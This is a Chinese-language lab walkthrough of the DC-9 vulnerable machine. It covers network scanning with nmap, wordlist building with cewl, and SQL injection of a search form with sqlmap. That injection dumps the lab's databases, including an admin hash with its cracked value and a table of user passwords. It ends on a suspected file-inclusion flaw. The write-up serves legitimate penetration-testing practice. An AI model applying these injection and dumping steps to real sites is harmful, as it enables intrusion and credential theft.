8.21.2 DC-9

DC-9

0. 准备阶段

我这里是先用 vulnhub 做一遍，然后再上 offsec 交 flag
将 vulnhub 和 kali 都设为 NAT 模式

查看 kali 的 IP 地址

```
ip a
```

扫描当前网段

```
nmap 192.168.84.0/24
```

得到以下信息

```
本机IP:
192.168.84.128
目标IP:
192.168.84.130
```

1. 信息收集

```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Example.com - Staff Details - Welcome
|_http-server-header: Apache/2.4.38 (Debian)

SERVER:
Apache/2.4.38 (Debian)
```


2. 立足点获取

尝试 SSH 弱口令，失败


```
ssh root@192.168.84.130
root
123456
abc123
```

尝试爆破登录框，失败

进入页面后，发现有四个功能，Home, Display All Records, Search, Manage




这一页好像有大量信息，可以收集起来，作为后续爆破基础




使用 `cewl` 收集

```
cewl http://192.168.84.130/display.php > passwd
```

发现登录页面，弱口令和万能钥匙都不行



于是上 bp，开始爆破




登录框爆破失败

这种爆破应该放后面再说。。。前期先弄巧妙一点

尝试 sql 注入，成功获取 admin 密码，以及大量用户密码


search 用来搜索，manage 用来登录，似乎都能用上数据库，于是抓包，尝试 sql 注入

分别抓取 search 和 manage，并将请求包复制到 `search.txt` 和 `manage.txt`



```
POST /results.php HTTP/1.1
Host: 192.168.84.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Origin: http://192.168.84.130
Connection: keep-alive
Referer: http://192.168.84.130/search.php
Cookie: PHPSESSID=70emgihuna0j4b4j4mgt530l08
Upgrade-Insecure-Requests: 1

search=111
```




```
POST /manage.php HTTP/1.1
Host: 192.168.84.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
*/*;q=0.8
```

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Origin: http://192.168.84.130
Connection: keep-alive
Referer: http://192.168.84.130/manage.php
Cookie: PHPSESSID=70emgihuna0j4b4j4mgt530l08
Upgrade-Insecure-Requests: 1

username=11&password=11
```

只有 `search.php` 存在 sql 注入漏洞

爆库

```
sqlmap -r search.txt --dbs
```

```
[*] information_schema
[*] Staff
[*] users
```

爆表

```
sqlmap -r search.txt -D Staff --tables
```

```
+--------------+
| StaffDetails |
| Users        |
+--------------+
```

爆数据

```
sqlmap -r search.txt -D Staff --dump-all
```

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]

do you want to crack them via a dictionary-based attack? [Y/n/q]

[12:43:07] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[12:43:20] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
```

字典选项那里选择 1，sqlmap 自带字典，其它选 y

```
Database: Staff
Table: Users
[1 entry]
+--------+----------------------------------+----------+
| UserID | Password                         | Username |
+--------+----------------------------------+----------+
| 1      | 856f5de590ef37314e7c3bdf6f8a66dc | admin    |
+--------+----------------------------------+----------+

[12:43:57] [INFO] table 'Staff.Users' dumped to CSV file '/home/passionforlife/.local/share/sqlmap/output/192.168.84.130/dump/Staff/Users.csv'
[12:43:57] [INFO] fetching columns for table 'StaffDetails' in database 'Staff'
[12:43:57] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[12:43:57] [INFO] fetching entries for table 'StaffDetails' in database 'Staff'
Database: Staff
Table: StaffDetails
[17 entries]
+----+-----------------------+----------------+----------+---------------------+-----------+-------------------------------+
| id | email                 | phone          | lastname | reg_date            | firstname | position                      |
+----+-----------------------+----------------+----------+---------------------+-----------+-------------------------------+
| 1  | maryn@example.com     | 46478415155456 | Moe      | 2019-05-01 17:32:00 | Mary      | CEO                           |
| 2  | julied@example.com    | 46457131654    | Dooley   | 2019-05-01 17:32:00 | Julie     | Human Resources               |
| 3  | fredf@example.com     | 46415323       | Flintstone | 2019-05-01 17:32:00 | Fred      | Systems Administrator         |
| 4  | barneyr@example.com   | 324643564      | Rubble   | 2019-05-01 17:32:00 | Barney    | Help Desk                     |
| 5  | tomc@example.com      | 802438797      | Cat      | 2019-05-01 17:32:00 | Tom       | Driver                        |
| 6  | jerrym@example.com    | 24342654756    | Mouse    | 2019-05-01 17:32:00 | Jerry     | Stores                        |
| 7  | wilmaf@example.com    | 243457487      | Flintstone | 2019-05-01 17:32:00 | Wilma     | Accounts                      |
| 8  | bettyr@example.com    | 90239724378    | Rubble   | 2019-05-01 17:32:00 | Betty     | Junior Accounts               |
| 9  | chandlerb@example.com | 189024789      | Bing     | 2019-05-01 17:32:00 | Chandler  | President - Sales             |
| 10 | joeyt@example.com     | 232131654      | Tribbiani | 2019-05-01 17:32:00 | Joey      | Janitor                       |
| 11 | rachelg@example.com   | 823897243978   | Green    | 2019-05-01 17:32:00 | Rachel    | Personal Assistant            |
| 12 | rossg@example.com     | 6549638203     | Geller   | 2019-05-01 17:32:00 | Ross      | Instructor                    |
| 13 | monicag@example.com   | 8092432798     | Geller   | 2019-05-01 17:32:00 | Monica    | Marketing                     |
| 14 | phoebeb@example.com   | 43289079824    | Buffay   | 2019-05-01 17:32:02 | Phoebe    | Assistant Janitor             |
| 15 | scoots@example.com    | 454786464      | McScoots | 2019-05-01 20:16:33 | Scooter   | Resident Cat                  |
| 16 | janitor@example.com   | 65464646479741 | Trump    | 2019-12-23 03:11:39 | Donald    | Replacement Janitor           |
| 17 | janitor2@example.com  | 47836546413    | Morrison | 2019-12-24 03:41:04 | Scott     | Assistant Replacement Janitor |
+----+-----------------------+----------------+----------+---------------------+-----------+-------------------------------+
```

得到 admin 密码

```
+--------+----------------------------------+----------+
| UserID | Password                         | Username |
+--------+----------------------------------+----------+
| 1      | 856f5de590ef37314e7c3bdf6f8a66dc | admin    |
+--------+----------------------------------+----------+
```

将其解密，获得：

```
transorbital1 | admin
```


根据上述思路，在数据库 `users` 的 表中 `UserDetails` 中发现了大量用户名和密码，可以先存下来，为后续爆破作准备

```
+-----------+---------------+
| username  | password      |
```

```
+----------+--------------+
| marym    | 3kfs86sfd    |
| julied   | 468sfdfsd2   |
| fredf    | 4sfd87sfd1   |
| barneyr  | RocksOff     |
| tomc     | TC&TheBoyz   |
| jerrym   | B8m#48sd     |
| wilmaf   | Pebbles      |
| bettyr   | BamBam01     |
| chandlerb| UrAG0D!      |
| joeyt    | Passw0rd     |
| rachelg  | yN72#dsd     |
| rossg    | ILoveRachel  |
| monicag  | 3248dsds7s   |
| phoebeb  | smellycats   |
| scoots   | YR3BVxxxw87  |
| janitor  | Ilovepeepee  |
| janitor2 | Hawaii-Five-0|
+----------+--------------+
```


发现 LFI 漏洞，但没找到上传点

进入页面后，发现 File does not exist，猜测可能有 LFI

